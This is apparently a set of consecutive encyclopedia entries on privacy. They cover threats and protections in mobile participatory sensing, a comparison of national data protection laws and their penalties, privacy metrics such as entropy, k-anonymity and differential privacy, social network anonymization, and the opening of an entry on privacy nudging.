In addition to campaign administrators, participatory sensing systems involve two key stakeholders: (1) participants and (2) end users. Both of these stakeholders are especially exposed to threats to privacy when interacting with participatory sensing systems if no privacy-preserving mechanisms are applied. In the case of participants, their identity, location, and interests can be disclosed through their different interactions with the participatory sensing system. For example, participants may disclose this information when downloading sensing tasks on their personal device or

transmit the collected sensor readings to the backend. Moreover, a wide majority of collected sensor readings is only exploitable when annotated with spatiotemporal information, thus endangering the participants' location privacy. Note that the sensor readings themselves can further reveal information not only about the participants' location but also about their identity or current activities. In the case of end users, their privacy can also be at stake when querying and accessing data of interest through the system, as their requests can reveal both their location and personal interests.

These threats to privacy can be classified into two main categories: (1) external and (2) internal threats. In the former, the source of these threats is external to the system and is interested in gaining information about the participating entities. Threats to privacy from external sources are however not specific to participatory sensing applications, and common solutions can be implemented to prevent such threats. In contrast, the sources of internal threats are part of the participatory sensing system. This means that participants, end users, and/or campaign administrators can endanger the privacy of others. These threats are specific to the characteristics of participatory sensing systems and can vary according to different dimensions. The first dimension is the source's degree of involvement, ranging from involuntary to voluntary threats. For example, the sources of these threats can unknowingly reveal information about others, be honest-but-curious, or actively collude to with others to gain information about the target(s) of their attack. The second dimension are the targets of these threats, which can belong to the same stakeholder group or different groups as the source(s). For example, ill-intentioned participants may be interested in gaining insights about other participants or dishonest campaign administrators about participants. The third dimension is the duration of these threats, which can be either limited or continuous in time. The last dimension is the difference in the amount of knowledge available to the source(s). For example, campaign administrators may have more insights about the participants and may be able to better exploit them than malicious participants.

Theory and Application

Different solutions have been proposed to address the aforementioned threats, hence protecting the privacy of the participants or end users of

mobile participatory sensing systems. Most of these solutions rely on well-known techniques that are applied and applicable in other domains to ensure anonymity and location privacy. These techniques include the utilisation of pseudonyms as well as the application of the k-anonymity principle, cryptographic methods, and differential privacy.

To protect the identity of the participants and end users, the utilisation of a unique pseudonym for multiple interactions with the mobile participatory sensing system is insufficient. Despite the utilisation of a pseudonym, their interactions with the system may reveal insights about them based on, e.g. their location, requests, or interests, thus potentially leading to their identification. As a result, multiple solutions have been proposed that use more than one pseudonym and/or combine further techniques, such as k-anonymity, to prevent a potential linking between different interactions and preserve the entity's anonymity. The choice of the conditions under which pseudonyms are replaced is crucial, as it will impact the resulting degree of protection. These solutions can be applied at different levels of the participatory sensing systems. For example, the participants' anonymity can be protected when distributing the sensing tasks to the participants, when transmitting the sensor readings to the backend, or when presenting results to end users.

Among existing privacy-preserving solutions tailored to mobile participatory sensing, a wide majority is dedicated to the protection of the participants' privacy when transmitting sensor readings to the backend—a fundamental step in mobile participatory sensing. In this case, the primary source of threats are the campaign administrators, while end users are also be considered in some solutions. The first category of proposed solutions mainly aims at ensuring the participants' anonymity and/or location privacy based on the concept of mix networks or mixed zones. By doing so, the goal is to mix the sensor readings of different participants before transmitting them to the backend, so that the campaign administrators cannot determine their origins. The existing solutions vary in terms of mixing conditions.

The second category relies on periodic pseudonyms and cryptographic techniques to ensure participants' anonymity, while allowing the computation of reputation score for each participant. Trust and reputation scores are important components of mobile participatory sensing (Mousa et al., 2015; Feng et al., 2017; Restuccia et al., 2017). Due to their open

nature, mobile participatory sensing applications are subject to the transmission of incorrect sensor readings that need to be identified and discarded. Attributing reputation scores to participants is a well-known method to identify participants contributing erroneous sensor readings on purpose or not.

The third category of solutions focuses on protecting the participants' privacy especially threatened by the transmission of the sensor readings and their spatiotemporal annotations. These solutions can be subdivided into three categories: (1) spatial cloaking, (2) data perturbation, and (3) data aggregation. Solutions based on spatial cloaking aim at altering the location information to reach a coarser degree of granularity and/or build groups of k participants sharing the same location. The proposed solutions differ in their way of computing the coarser region around the participants' original location or building the participants' groups sharing the same location. In contrast, solutions based on data perturbation usually add noise to the participants' sensor readings to hide the individual contributions but still allow the application to compute statistical trends over all transmitted data. In this case, the difference between solutions lays in the applied noise. An alternative technique is to aggregate the sensor readings collected by different participants before transmitting them to the backend. By doing so, the individual sensor readings cannot be isolated and linked to their original contributor. Like in the previous categories, the proposed solutions differ in the participants' selection to contribute to the resulting aggregated values and how these values are computed.

Note that additional solutions are dedicated to threats to privacy associated with sensing, local and backend storage, and data presentation. Detailed descriptions and comparisons of these solutions are available in Christin et al. (2011) and Christin (2016).

Open Problems and Future Directions

A wide range of solutions have been proposed to protect privacy in mobile participatory sensing systems. However, most of them do not allow participants and end users to actually control the release of their personal information to other parties. Providing such a control requires to develop new solutions with a limited complexity, so that they can be understood by both participants and end users depending on the scenario. In addition to the

lack of actual control, most solutions are not transparent to participants and end users. They also do not provide an indication about their efficacy to their users.

Besides, most existing solutions have a strong focus on protecting the participants' identity and their location privacy, the latter being especially endangered by the spatiotemporal annotations of the collected sensor readings. Very few solutions are dedicated to the sensor readings themselves. However, they can be the source of additional inferences when considering the sensor readings not only in isolation but also in combination.

Existing solutions finally focus on protecting the privacy of individuals interacting with the participatory sensing systems in isolation. Relationships to other individuals and the consequences of their interactions are often not taken into consideration. Adopting a more global view could allow to identify additional inferences that should be protected. Similarly, potential breaches to bystanders' privacy when collecting sensor readings have attracted only little attention in the past.

Data Privacy Regulations; Data Protection Regulations; Information Privacy Law; Privacy Legislation

Definition

While early privacy-related laws governed control over private property, protection from unlawful search and seizure, or freedom from unwanted scrutiny, the information age engendered contemporary privacy laws that predominantly address protection of privacy relevant data and regulate the flow of said information. Data protection regulations generally address lawful collection, processing, retention, and transfer of private information. Yet privacy laws can vary significantly in areas such as scope, definitions, enforcement, perspectives on consent, derogations, and rights conferred to data subjects.

Background

Historical precursors representing early notions of privacy have been traced back to at least eighteenth and nineteenth century case law pertaining to such subjects as authors' rights to prevent or control publication of their writings, individuals' rights to prevent publication of private letters, control of images, and cases of improper search and seizure or trespass upholding the sanctity of the homestead and private life therein (Richardson 2017). While numerous cases like these seemingly prefigured a right to privacy, the landmark writing of Warren and Brandeis (1890) is often credited with popularizing the elucidation of a "right to privacy" in Western jurisprudence as a "right to be let alone" that spans beyond the tangible to include intangible possessions, an idea that could be viewed as inevitably following from other laws spanning concepts from constitutional rights to life and liberty to protections of private property and protections against personal injury.

Just a century after the landmark writing from Warren and Brandeis, notions of privacy had become ingrained within case law and regulatory frameworks worldwide. Yet the field of privacy law continues to adapt to realities of evolving societal norms, rapid technological advancement, and the precipitous expansion of data in both quantity and significance in modern life.

Theory

Definitions of privacy have been the subject of significant analysis and cross-functional debate spanning fields from sociology and philosophy to legal scholarship, ethics, and cyber security. Presupposing a concept of privacy are notions of the existence of public/private boundaries and of circumstances under which "reasonable persons" might have an "expectation of privacy." At least four broad categories of privacy have been recognized including physical, psychological, decisional, and informational privacy. Recent regulations have increasingly focused on the fourth – information or data privacy.

Two common perspectives on privacy focus either on *control* over one's data and personal choice, or on the ability to *limit* or restrict access to private information to authorized parties and potentially only for authorized purposes. Beyond the concepts of control and limitation theory, other perspectives of information privacy theory have included the *categorical*

privacy of Vedder (1999), *contextual integrity* theory of Nissenbaum (2004), and the *ontological interpretation* of Floridi (2005). For example, Floridi's approach views privacy of information as a function of the various forces that might oppose the flow of private information, a concept referred to as *ontological friction*. Meanwhile, Nissenbaum gave a prescriptive model in which potential privacy violations were a function of multiple variables including the context, nature of the information, roles and relationships of agents and subjects, and the terms of data sharing. Such contemporary theories of privacy can serve as useful frameworks for development and analysis of privacy regulations during the coevolution of technologies with the laws that govern them.

Application

Early notions of privacy in jurisprudence related to ideas such as control over private property, freedom from unwanted scrutiny, or protection from unlawful search and seizure. The information age welcomed an increased focus on protection of privacy relevant information and regulation of the flow of said data. Modern data protection regulations generally address lawful collection, processing, retention, and transfer of private information. Privacy laws have major implications for the operations of businesses and governmental entities, yet privacy regulations can vary significantly from one locale to another in a number of areas including scope, definitions, enforcement, consent, derogations, and rights conferred to data subjects.

Governing bodies have typically taken either a comprehensive generalized approach to data security, or a more targeted approach with multiple laws regulating specific industries or categories of data. The General Data Protection Regulation (GDPR) of the European Union (EU) is an example of the former, while the collection of different laws in the United States of America (USA) separately regulating privacy relevant aspects of healthcare, finance, computer fraud, and federal data handling are examples of the latter approach.

Although privacy laws can differ significantly, familiarity with certain core elements can assist with interpretation of privacy regulations. A number of those core subject areas are now discussed in turn.

- *Scope*. After identifying candidate laws that may be applicable for a given situation, the scope of the regulations must be examined as they

may or may not be limited by geographical location, revenue, sources of revenue, nature of data processing, and more. In the case of the GDPR, Articles 2 and 3 clarify the material and territorial scope, respectively. For example, similar to the Brazilian General Data Protection Law (LGPD) and many other legal frameworks, the GDPR has extraterritorial scope in that it applies to entities regardless of locale when they process the data of data subjects under jurisdiction of the law.

- *Definitions*. While the scope parameters identify the entities that regulations apply to, definitions are a related element that narrows the set of data that the specified protections apply to. Definitions can vary in level of specificity from law to law, but generally identify what constitutes sensitive personal data or privacy relevant data at minimum. Examples of categories often considered sensitive personal data include personally identifiable information, religious/philosophical/political beliefs, genetic data, racial/ethnic origin, financial details, and health data. For example, the list of protected information in India's 2011 Privacy Rules include biometric data, password, bank and credit information, sexual orientation, and health records. The privacy legislation of Mexico may extend the notion of personal data to further include pictures, videos, geolocation data, and signatures. Meanwhile, more than 50 pages of the Australian Privacy Act of 1988 also provided many definitions beyond what constitutes sensitive personal data for the purpose of interpreting the regulations outlined therein. In summary, definitions are fundamental to a correct understanding of different privacy laws.
- *Justification*. The GDPR of the EU prefaces regulations with the declaration that the protection of personal data processing is "a fundamental right" (General Data Protection Regulation 2016). Article one of the Brazilian LGPD also states "fundamental rights of freedom and privacy" as its purpose (National Congress of Brazil 2018). The LGPD further adds grounds such as respect for privacy, freedom of expression, and inviolability of honor and image while balancing with grounds of free enterprise, competition, technological development, and innovation.
- *Consent*. Data subjects give consent when they agree with, accept, or approve of the terms and conditions of personal data usage. Consent can be explicit or implicit. Recent regulations have increasingly required

informed consent prior to collection and usage of data, sometimes referred to as *opt in*. The GDPR is an example of broadly applicable regulations that require advance, informed consent. Regulations can also designate the ability to withdraw consent at any time as a data subject right. Meanwhile, other regulations may focus on the ability to *opt out* of particular uses of personal data, or may not directly address consent at all. For instance, the California Consumer Privacy Act (CCPA) in the United States requires the ability to opt out of the sale of personal information. But the "do not sell my information" opt out provision does not generally apply to use cases that fall outside of its definition of sales. It is, however, changed to an opt in requirement for children under the age of 16, adding parental consent for children under the age of 13.

- *Legal Basis for Processing*. In some privacy laws, prior informed consent may be a sufficient legal basis for processing of private data. However, the GDPR outlines six specific bases for fair and lawful processing of privacy relevant data. In that case, mere consent is not a sufficient basis for lawful processing. Similarly, Brazil's LGPD also outlines legal bases for lawful processing, although the list is a bit longer than that of the GDPR. As a growing number of entities face significant financial penalties due to lack of sufficient basis for lawful processing, they have learned that it is important to understand what may constitute a lawful basis according to specific regulations.
- *Data Subject Rights*. Privacy laws vary in the rights conferred to data subjects with regard to their sensitive personal information. Examples of data subject rights that may be identified in modern privacy laws include the right to be informed about data collection and processing to access personal data, to rectify inaccuracies, to control other parties' access to personal data, to request erasure (often referred to as a right to be forgotten), to opt out or otherwise restrict certain practices such as the sale of personal data, and the right to grant or withdraw consent at any time.
- *Information Security*. Many privacy regulations either specify minimum security requirements and controls or general measures that must be taken to ensure confidentiality and integrity of privacy relevant data. Laws that do not directly regulate information security often refer to or rely on other regulations to ensure adequate protection of personal data. For instance, the GDPR generally requires measures to ensure data

security that are “appropriate to the risk” and a number of violations and associated penalties during the first few years of GDPR enforcement were due to insufficient measures taken to ensure information security. On the other hand, China’s Cyber Security law introduced a notion of cyberspace sovereignty and outlined more detailed safeguarding requirements.

- *Breach Notification*. Some personal data protection laws contain mandatory breach notification requirements in the event of unauthorized access or other compromise of sensitive personal data. It is common to specify a maximum delay between initial awareness of a breach and required notification of affected parties. Meanwhile, some data protection laws omit breach notification provisions because other existing laws already outline data breach notification requirements, and such additions would be redundant.
- *Enforcement*. Administrative sanctions, civil penalties, and even criminal charges may result from noncompliance with various privacy laws. With the GDPR, for instance, fines may be up to the larger of 20,000,000 EUR or 4% of annual turnover. Meanwhile, in Japan fines can be up to 500,000 JPY and criminal penalties may result in up to a year in prison. Potential criminal penalties in Vietnam go even further, where certain violations can result in up to 7 years of imprisonment. As part of risk management processes, it is important to account for the enforcement actions of the specifically applicable regulatory frameworks.
- *Derogations*. A common characteristic of many privacy laws is the notion of derogation in the form of exemption from certain regulations, or relaxation of some requirements in specific cases. For example, the definitions contained in the *privacy rules* of India identify information freely available in the public domain as exempt from consideration as sensitive private information and consequently, exempt from the regulations. More broadly, it is common for privacy regulations to include exceptions in different forms for law enforcement, national security, or nonprofit research purposes. Some regulations may include additional exceptions with the intent of fostering innovation or commerce, an example of attempting to balance the tradeoffs between privacy of individuals and potential societal benefits of public commerce or technological innovation.

While comprehensive coverage of global privacy laws would span many volumes, a small representative sampling of privacy laws by region are summarized with respect to several key characteristics in Table 1. The areas generalized include the relative number and type of laws, consent requirements, information security requirements, breach notification requirements, and the maximum prison and/or financial penalties according to the primarily applicable law(s). Note that where many specific laws are present, only one or a few main regulations are considered. Where federal laws coexist with regulations of states or municipalities, only the national or federal laws are generally considered for the purposes of comparison. Hence, some conflicts or deviations may occur such as a national law requiring notification of privacy policy rather than prior consent for certain circumstances, while state level laws may require the ability to opt-out of other privacy-related processing scenarios.

Privacy Law: Understanding Data Protection Regulations, Table 1 Sample comparison of regional/national privacy laws

Region	Privacy laws	Consent	Security controls	Breach notification	Penalties – prison	Penalties – fines
Brazil	Few, Broad	Required	Risk based	Required	–	BRL 50,000,000 or 2% revenue
China	Many, Specific	Required	Specific controls	Required	7 years	RMB 1,00,000 or 10X illegal gains
Egypt	Draft Law	Required	Risk based	Required	–	EGP 2,000,000
Ethiopia	Few, Minimal	–	Risk based	Required	–	–
European Union (EU)	Few, Broad	Required	Risk based	Required	–	20,000,000 EUR or 4% annual turnover
India	Many, Specific	Required	Reasonable security practices	Required	3 years	€694,450 (Civil), €6,950 (criminal)
Indonesia	Many, Specific	Required	Specific controls	Required	12 years	IDR 12,000,000,000
Iran	Many, Specific	Required	Risk based	–	6 months	RI 10,000,000
Japan	Few, Broad	Required	Risk based	Recommended	1 year	JPY 500,000

Region	Privacy laws	Consent	Security controls	Breach notification	Penalties – prison	Penalties – fines
Mexico	Many, Specific	Required	Risk based	Required	5 years	320,000 times minimum wage
Nigeria	Many, Specific	Required	Specific Controls	–	–	NGN 10,000,000 or 2% Revenue
Philippines	Few, broad	Required	Specific controls	Required	7 year	PHP 5,000,000
Russia	Many, specific	Required	Specific controls	–	–	RUR 75,000
Turkey	Few, broad	Required	Specific controls	Required	4–5 years	TRY 1,000,000
USA	Many, specific	Disclosure, vary by state	Vary by law, state	Required, vary by state	–	Vary by law, Vary by state
Vietnam	Many, specific	Required	Risk based	Required	7 years	VND 1,000,000,000

The landscape of privacy law is complex with a large number of disparate privacy regulations even within a single region in many cases, and regulations continue to evolve rapidly. Any comparison is likely outdated soon after it is printed. For instance, at the time of writing, both Egypt and India had comprehensive draft personal data protection laws under consideration. Consequently, the current information regarding the latest regulations should always be sought. While resources such as a handbook from global law firm (DLA Piper 2017) or a law review article (Raul 2018) can be informative, reference materials are not a replacement for legal counsel.

Open Problems and Future Directions

The rapid advancement of technology in a world of ubiquitous connectivity that continues to generate increasing amounts of data will continue to introduce interesting challenges pertaining to the evolution and refinement of privacy laws. Areas such as data mining/analytics with big data, rapidly advancing machine learning and artificial intelligence, increasingly pervasive Internet of Things (IoT) devices and wireless sensor networks, and wireless technologies like radio frequency identification (RFID) and near-field communication (NFC) will likely continue to complicate efforts

to comply with data protection regulations. While some regulations provide clear bounds on the definition of privacy relevant data, other laws can be interpreted more broadly and the increasing proliferation of these technologies suggests that privacy-related research problems will persist as privacy laws and social norms evolve and adapt. For example, the domains of differential privacy and privacy-enhanced technologies (PETs) will likely see continued focus as potential opportunities for cost-effective compliance with privacy regulations or for competitive advantage in a data-driven world. On the other hand, privacy laws may also need to evolve to better accommodate PETs. For instance, while PETs may be a natural extension of Privacy by Design encouraged by the GDPR, implementing a right to be forgotten (data erasure) may not be feasible with personal data that are not directly linkable to identities from a service provider's perspective.

Cybersecurity will continue to be a related area of emphasis in academia and industry because of its foundational role in assuring confidentiality and integrity of private data. Beyond security controls and compliance automation to mitigate risk, the evolution of cyber security and privacy insurance to transfer risk and bound financial consequences will likely continue. At present, examples of coverage options may include privacy liability, network security liability, and costs of regulatory proceedings, forensics, and business interruption.

Additionally, genetic and biometric information continue to be increasingly commonplace, and are often governed in some way by data protection regulations. But there are always tradeoffs to consider. Balancing the effective utilization of genetic data for benefits to society such as major medical advances with the significant risks to personal privacy will be important. More generally, with potential privacy threats such as the many user/browser/device fingerprinting methods, location tracking methods, and a constant surveillance society, a key challenge will continue to be identifying the right tradeoffs between individual privacy rights and the interests of society as a whole such as national security, crime prevention, and data processing entities like service providers carrying out their business function. Individuals, businesses, governments, and the whole of society have a vested interest in the ongoing coevolution of privacy relevant technologies and the laws that regulate them – a roadmap containing both challenges and opportunities.

Privacy assessment; Privacy measurement; Privacy quantification

Definitions

Privacy metrics are used to quantify the privacy properties of a system, such as the level of privacy enjoyed by users, the loss of privacy associated with a certain application, or the amount of privacy gained by using privacy-enhancing technology.

Theory

Privacy metrics quantify privacy levels in the context of specific technical systems, normally under consideration of an adversary who aims to learn sensitive information from observations or by using the technical system. Sensitive information includes but is not limited to user identities, for example, when the adversary aims to reidentify users in a published dataset,

and user properties, for example, locations, social connections, and medical histories. The applicability of privacy metrics depends on what type of information the adversary aims to learn (Wagner and Eckhoff, 2018).

Privacy metrics formalize relevant properties of these technical systems, for example, what sensitive information exists in the system and how it may be observable by the adversary, and yield numerical or canonical values that represent the system's privacy level.

Privacy metrics are important because they allow to judge the efficacy of privacy-enhancing technologies which in turn enables comparability and thus ranking.

Inputs for Privacy Metrics

Most privacy metrics are computed based on five types of input quantities: The original sensitive data (or ground truth), properties of the observed or published data, parameters specific to the metric, and when the metric considers an adversary, also the adversary's estimate and the prior knowledge available to the adversary.

The *ground truth* is the true value of the sensitive information sought by the adversary. The true outcome is not available to real-world adversaries, and as such they cannot use it to optimize their strategies. Instead, the true outcome is used in privacy metrics to judge how good the adversary's estimate is or how much a published dataset reveals.

Data properties include features such as cardinalities, variances, distributions of certain attributes in a dataset, or the correlation between them.

Parameters are normally used to configure privacy metrics, for example, using thresholds, sensitivities, or desired privacy levels.

The *adversary's estimate* often takes the form of a posterior probability distribution which indicates the adversary's belief of what the true values of the targeted sensitive information are, after having observed and/or interacted with the system. Even though the adversary's capabilities can vary widely between different systems, considering the adversary's estimate in a privacy metric allows the metric to be applied regardless of specific capabilities, because they are implicitly represented in the adversary's estimated probability distributions.

Prior knowledge available to the adversary encompasses all relevant additional data sources that are available to the adversary. Prior knowledge

can include knowledge about the world (such as timetables or population-wide statistics) and knowledge about specific users (such as individual preferences or routines). Privacy metrics differ in whether they implicitly or explicitly consider prior knowledge available to the adversary. When prior knowledge is considered implicitly, it may be represented in the adversary's probability distributions; when it is considered explicitly, it may be present directly in the equation of the metric.

Properties Measured by Privacy Metrics

Based on these inputs, privacy metrics measure different quantities that are thought to be correlated to the privacy level in a specific system. Following Wagner and Eckhoff (2018), these quantities can be grouped into eight categories: uncertainty, information gain, similarity, indistinguishability, success, error, time, and accuracy.

Uncertainty Metrics

Metrics that quantify the adversary's uncertainty assume that more uncertainty corresponds to more privacy. Most uncertainty metrics are based on the concept of the anonymity set, i.e., the set of users that the adversary cannot distinguish. Using only the *size of the anonymity set* as a privacy metric is problematic as it implicitly assumes that each member of the set is equally likely to be a certain user and because its magnitude depends on the overall number of users in the system.

Entropy H(*X*) measures the adversary's uncertainty, taking into account the probability *p*(*x*) assigned to each member *x* of the anonymity set (Diaz et al., 2003). Entropy is interpreted as the additional number of bits the adversary needs to become certain.

$$H(X) = -\sum_{x \in X} p(x) \log_2 p(x)$$

Many variants of entropy exist, for example, *normalized entropy* which improves the comparability of entropy values and *conditional entropy* which explicitly takes into account the adversary's observations or prior knowledge.

A criticism of uncertainty metrics is that they do not take into account the adversary's correctness and therefore cannot express whether the adversary has truly learned any sensitive information.

Information Gain Metrics

Information gain metrics quantify how much information the adversary gains over and above prior knowledge. This often corresponds to the privacy loss experienced by users.

Most information gain metrics are based on information theory. *Mutual information* $I(X, Y)$, for example, quantifies the amount of information shared between two random variables. Mutual information is often used to quantify how much information about sensitive data the adversary can gain by observing the (obfuscated) outputs of a system, i.e., the two random variables correspond to the hidden data X and observed data Y (Sankar et al., 2013).

$$I(X,Y) = \sum_{x \in X} \sum_{y \in Y} p(x,y) \log_2 \frac{p(x,y)}{p(x)p(y)}$$

Similarly to entropy, *normalized mutual information* improves comparability, and *conditional mutual information* explicitly takes into account the adversary's prior knowledge.

Similarity Metrics

Most similarity metrics do not explicitly consider an adversary and instead quantify similarities between datasets, for example, between the original and sanitized versions of a dataset.

The most well-known similarity metric is *k-anonymity*, which is based on the idea of grouping database rows in equivalence classes of size of at least k, so that the k rows are indistinguishable from each other with respect to their quasi-identifiers (Samarati, 2001). Quasi-identifiers are those attributes in the database that may identify users if combined with each other or other data (e.g., zip code, age). The concept of k indistinguishable rows is similar to indistinguishable users in an anonymity set.

Because k-anonymity has several weaknesses, including its applicability to high-dimensional data, against correlation with other datasets, and against attribute disclosure attacks, several modifications have been proposed: *ℓ-diversity* and *t-closeness* require diversity in each equivalence class, and *m-invariance* places constraints on equivalence classes to allow for subsequent releases of the same dataset.

Indistinguishability Metrics

Indistinguishability metrics quantify the adversary's ability to distinguish between two outcomes of a privacy mechanism. This is based on the classic notion from computer security.

Differential privacy, in its original context, guarantees that any disclosure from queries to a statistical database is equally likely, within a small multiplicative factor ϵ, where ϵ indicates the privacy level (smaller values indicate higher privacy) (Dwork et al., 2006). *Approximate differential privacy*, which uses an additional additive constant δ, gives weaker privacy guarantees but may allow query responses with higher utility. Differential privacy has found wide application outside of statistical databases, for example, in location privacy (*geo-indistinguishability*). However, it is difficult to choose parameter values for ϵ and δ in practical settings, and values reported for ϵ in the literature span five orders of magnitude.

Success Metrics

Success metrics quantify the adversary's success in obtaining sensitive information, for example, the *likelihood of success* in one attempt or the *rate of success* across several attempts. Success metrics are widely applicable because *success* can be defined flexibly to match specific applications. As a result, success metrics can account for all kinds of adversaries and all kinds of prior knowledge or observations available to the adversary. However, because success can (and has been) defined in many different ways, the metrics can be hard to compare across research works (Wagner and Eckhoff, 2014). In addition, care must be taken when reporting success rates as averages because even a low-average success rate can hide worst-case privacy losses that particular individuals may suffer.

Error Metrics

Error metrics quantify the correctness of the adversary's estimate, for example, based on the difference or distance between true and estimated outcomes.

The adversary's *expected estimation error* relies on a distance metric $d()$ to tailor the metric to a particular application (Oya et al., 2017). For example, $d()$ could be the Euclidean distance between estimated locations x

and true locations x^* in a location privacy scenario or a binary indicator for adversary failure (in which case the metric can be interpreted as the adversary's *incorrectness*).

$$\sum_{x \in x} p(x|y) d(x, x^*)$$

Time Metrics

There are two classes of time-based metrics with different assumptions: the *time until the adversary's success* assumes that the adversary will eventually succeed, whereas the *time until the adversary's confusion* assumes that the adversary will eventually be defeated by the privacy mechanism. In both cases, the metrics need to be combined with other privacy metrics that indicate when the condition for the adversary's success or failure is met, such as entropy or success rate.

Accuracy Metrics

Accuracy metrics quantify the precision of the adversary's estimate, but without considering the estimate's correctness or the adversary's certainty. As such, accuracy metrics are most useful as a complement to other privacy metrics.

The *confidence interval width*, for example, constructs a confidence interval for the adversary's estimate of the true outcome and assumes that a larger confidence interval width indicates higher privacy.

Criteria for Selecting Privacy Metrics

Given this multitude of available privacy metrics, it is important to know which criteria can be used to guide the selection of privacy metrics for a specific application. Generally, it is important to select privacy metrics for their quality instead of convenience. Many different aspects can determine the quality of a privacy metric.

- *Ease of understanding and interpretation*. Metrics that are easy to understand and interpret help the target audience make sense of the results. Of course, *ease* depends on the audience and can differ greatly between laypeople and domain experts. For example, it is often beneficial to use privacy metrics that have already been used in prior

work because they will be most readily understood by other researchers in the field.

- *Monotonicity*. Monotonicity captures the notion that, on average, stronger adversaries are better at breaking privacy. Therefore, privacy metrics should show decreasing privacy with increasing adversary strength (Wagner, 2017). Monotonicity can be evaluated quantitatively for specific applications if appropriate adversary models with increasing strength can be defined, for example, by skewing their probability distributions or giving access to more prior knowledge. Monotonicity of privacy metrics has been studied for genome privacy (Wagner, 2017), tracking in vehicular communications (Zhao and Wagner, 2019), and graph privacy (Zhao and Wagner, 2020).
- *Ease of comparing privacy levels within and between scenarios*. Many applications of privacy metrics are more concerned with comparing privacy levels than with assessing absolute privacy levels. For example, researchers commonly need to compare privacy levels of newly proposed and existing privacy-enhancing technologies, analyze how parameter settings influence privacy, and evaluate whether privacy-enhancing technologies affect different groups of individuals differently. To facilitate these comparisons, it is helpful if the values of privacy metrics are spread evenly over a large value range and if they have a common value range when applied to different scenarios (e.g., different datasets) (Zhao and Wagner, 2019). Similarly to monotonicity, these properties – evenness, spread, and shared value range – can be evaluated quantitatively and have already been evaluated for some applications (Zhao and Wagner, 2019, 2020).
- *Adversary's capabilities and resources*. Many privacy metrics consider the adversary's capabilities in some way. However, it is often necessary to anchor the considered adversary model in capabilities that are realistically available to a real-world adversary. For example, a global-passive adversary who can observe, but not modify, all network traffic in the system can be considered both too weak and too powerful (Syverson, 2009): too weak, because motivated adversaries can often at least delay some traffic to some extent, and too powerful, because observing all traffic worldwide may even be infeasible for nation-state adversaries. In particular, realistic capabilities include the adversary's access to physical resources because this can determine the practical feasibility of attacks.

Open Problems and Future Directions

Research has indicated that it is beneficial to use more than one metric to evaluate privacy (Oya et al., 2017; Zhao and Wagner, 2019). These *combinations of metrics* can help consider different aspects of privacy, mitigate against metrics that may be non-monotonic, and can help interpret findings. However, it is not clear how metrics should be combined. For example, they could simply be evaluated alongside each other or somehow combined into a single number. In addition, the selection of these to-be-combined metrics is challenging. Although promising early work exists that applies methods from multicriteria decision analysis (Zhao and Wagner, 2020), more work in this area is needed.

Privacy Metrics for Online Social Network Data

Murat Kantarcioglu[83] ✉
(83) University of Texas at Dallas, Richardson, TX, USA

✉ **Murat Kantarcioglu**
Email: muratk@utdallas.edu

Synonyms

Graph anonymization; Social network anonymi- zation; Social network data privacy definitions

Definitions

To understand the privacy impact of the shared social network data, various privacy definitions/metrics have been proposed. These metrics define the privacy property of the social network needs to satisfy based on the privacy parameter (e.g., k value in k -anonymity definitions or ϵ in differential privacy based definition).

Theory

Privacy of the social network data that is shared among multiple parties emerged as an important concern due to many attacks (see the "Cross-Reference" section for more details). For the social network privacy definitions, the social network is modeled as graph $G = (U, E)$, where set U contains the users (nodes) and set $E \subseteq \{\{u, u'\} | u, u' \in U\}$ represents all the

edges of the graph (i.e., relationship between users). Below, we provide overview of the basic privacy metrics and definitions.

k-Anonymity-Based Privacy Metrics

k-anonymity has been widely used to anonymize relational data (see k-anonymity entry for more details). In this line of privacy metrics/definitions, it is required that graph has at least *k* nodes that satisfy certain selected graph property. For example, in Liu and Terzi (2008), *k*-degree anonymity (*k*-DA) for social network data is proposed. In this definition, a social network satisfy the *k*-DA, if for each for each user, there exists at least $k-1$ other users with the same degree. In another example, *k*-automorphism (*k*-auto) definition is proposed where each user always has $k-1$ other symmetric users with respect to $k-1$ automorphic functions (Zou et al., 2009).

Differential Privacy-Based Metrics

Differential privacy (DP) is a privacy protection technique with a strong privacy guarantee (see differential privacy entry). There have been works that seek to enable differentially private social network data release by aiming at protecting edge/relationship privacy, defined as the privacy of users' relationships in social network data. One important example is SalaDP (Sala et al., 2011). SalaDP concentrates on protecting the dK_2 series of a social network graph G. The dK_2 series of G, denoted by $Dk(G)$, is a set with each element $\delta_{i,j}(G)$ representing the number of edges that connect users of degrees i and j in G. Formally, $\delta_{i,j}(G)$ is defined as:

$$\delta_{i,j}(G) = |\{\{u,u'\}|\{u,u'\} \in E \wedge d(u) = i \wedge d(u') = j\}|$$

where $d(u)$ is the degree of a user u. Given $Dk(G)$, SalaDP adds Laplace noise to each element in the original dK_2 series and obtains a differentially private $d\hat{K}_2$ series. Then, it generates the anonymized graph using the new $d\hat{K}_2$ series.

Open Problems and Future Directions

In many cases, low privacy metric value such as low *k* allows many attacks to succeed. At the same time, higher privacy protection that prevents existing attacks significantly reduces the utility of the online social networks. Therefore, maintaining utility while preserving privacy in online social network data sharing is still an open problem.

Synonyms

Nudging privacy; Privacy soft paternalism

Definition

The use of soft paternalism to address and improve privacy decisions (Acquisti 2009).

Background

In the 1970s, findings from cognitive psychology research indicated that individuals' economic decisions are subject to cognitive and psychological biases and are mostly based on heuristics rather than algorithms. This stream of research led to the emergence of a new scientific discipline known as behavioral economics. In this context, researchers, such as Nobel laureate Daniel Kahneman, Amos Tversky, and Paul Slovic, analyzed the cognitive and psychological processes involved in making decisions under risk. The idea of influencing these decisions by soft paternalistic interventions, i.e., by means of nudges, emerged in the 1990s, but it became prominent in 2008, when Richard Thaler and Cass Sunstein published a

book titled “Nudge: Improving Decisions About Health, Wealth, and Happiness” (Thaler and Sunstein 2009). Soon after, Alessandro Acquisti used the term “nudging privacy” to describe the process of “…using soft paternalism to address and improve security and privacy decisions” (Acquisti 2009). Since then, privacy nudging has attracted extensive research attention.

Theory

Almost every online activity involves making privacy-related decisions. Accepting or denying certain kinds of cookies, disclosing or not disclosing personal information to social networking sites, and allowing or blocking mobile apps access to information are just a few examples of everyday online privacy decision-making. These decisions are rather complex as they refer to uncertain future events (e.g., a data breach incident) and involve numerous parameters pertaining to technical configurations, privacy and security policies, economic incentives, etc.

Rather than following an algorithmic decision-making process, individuals rely mostly on heuristics. For example, when estimating the probability of an adverse event, such as a data breach, they use the most recent or easily accessible information. People may overestimate the likelihood of a data breach, if they have recently watched news reports about such an incident. This is known as the availability heuristic. Research in this area has identified several such heuristics.

